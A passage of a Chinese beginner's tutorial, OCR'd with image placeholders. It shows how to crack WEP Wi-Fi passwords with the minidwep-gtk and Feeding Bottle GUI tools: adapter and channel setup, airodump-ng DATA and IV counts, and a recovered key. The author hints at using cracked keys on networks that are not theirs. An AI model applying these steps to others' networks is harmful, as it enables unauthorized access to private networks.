


图 3




图 4




图 5

因为虚拟机不支持本本内置的无线网卡，所以我用的是外接USB无线网卡，如果你也是本本，而且直接使用的U盘启动，可以不使用USB的网卡。

我们的首个目标是一个WEB加密的SSID，第二步我们点击下面那一排图标中淡蓝色像星星（怎么看都不知道怎么形容它，汗）的一个，鼠标移动到上面，可以看到它的名称minidwep-gdk，我们单击打开后，会弹出一个警告窗口，确定，略过，来到程序的主页面，如图2所示。

大家注意我使用红线标注的5个地方，第一个红线处是网卡，每个人可能不一样，因为我使用的是USB的，所以大家可以看到红线上是WLAN0，在红线下面有个列表，第一个就是WLAN0 Ralink 2573 USB，如果是用U盘启动，不论是内置的无线网卡，还是USB的网卡一般打开软件后会自动检测并设置到你的无线网卡，因为虚拟机不支持本本的内置无线网卡，所以就没有显示我的内置无线网卡。如果你的没有选择到你要使用的网卡，可以点击右边的向下的小箭头选择一下。第二个红线处是Channel，就是频道，频点的意思，如果你只是针对工作在6频的SSID进行扫描破解，或者破解特定已经知道所在频道的SSID，可以自己选择，我们这里选择默认ALL，就是所有频道。国内大部分的无线AP都工作在6频道，其次就是1频道和11频道。第三个红线处是选择要破解的SSID的加密方式，我们这次要破解的是WEP的，所以就不用更改了。第四个红线处是模式选择，小菜们可以无视，保持默认就行，第五个是注入速率，各个小菜继续无视吧。以后的进阶文章中我会详细介绍。

设置好相应选项，然后我们点击右上角的扫描（scan），会弹出一个SHELL窗口，实时显示扫描信息，过一会儿自动关闭后，我们在主界面就可以看到扫描到一个使用WEB加密的SSID，名字是cmm，工作在11频道。然后我们点击右边的Lanch，如图3所示。

在标识有3的红线处会出现一个airodump–ng的窗口，里面会有详细的破解信息，可以看到有很多的参考数据项目，今天我只说几个比较重要的，就是里面的STATION和DATA，其他的以后进阶文章会有详细的解释说明。STATION显示出了当前与要破解的AP建立连接的客户机，DATA则和破解的成败息息相关，如果DATA一直为零，那么很不幸，你杯具了。如果你看到DATA涨的很快，恩，说明你离破解成功已经迈出了一大步。第三个非常非常重要的，就是标有2的红线处的IVS，了解无线WEP加密原理的童鞋们应该很清楚，这个是我们破解的关键，如果你DATA涨的很快，可是IVS一直为零，那么很不幸，你倒在了破解成功的路上，如果你的IVS涨的也不慢，那么剩下的就是等待好消息了。我第一次破解一个WEP加密，用时不到5分钟。切出虚拟机去非安全论坛转转，过了一会儿切回虚拟机看看，恩，RP很不错啊，如图4所示。我们已经看到一个消息窗口出现在面前，在窗口里面可以看到“Hex key：7368696674”，下面对应的是“Ascii：shift"，赶快记下来，嘿嘿，做什么用就不说了。到此，WEP加密已经倒在了我们的屠刀之下啊。

前面倒在破解路上的小菜们也别灰心，刚才只是正餐之前的小菜，我们还没动用奶瓶里面的至尊利器呢，下面我们就换上Feeding Bottle，就是下面那个奶瓶图标，对WEP加密再次发起冲锋。点击后出现警告窗口“Please don't crack another Access Point，Onyl test yours”，如图5所示。

点击yes后来到程序向导的第一个页面，如图6所示。

Feeding Bottle是向导式的程序，很适合新手，我们在图6里面单击已经识别出来的USB无线网卡，然后等待一会儿，就会在下面的提示处看到原来的“Try to enable monitor mode ,please wait”（尝试切换到混杂模式，请等待）变成了绿色的成功字样，然后我们点击NEXT，来到第二个页面，参考图7。我们在Encryption（加密方式）处选择WEP，Channle Selected处选择ALL，然后点击右边大大的SCAN，就可以看到如图7所示的效果了。

30秒后，我们在上边的AP信息窗口这里可以看到扫描到使用WEP加密的AP，如图8所示。




图 6

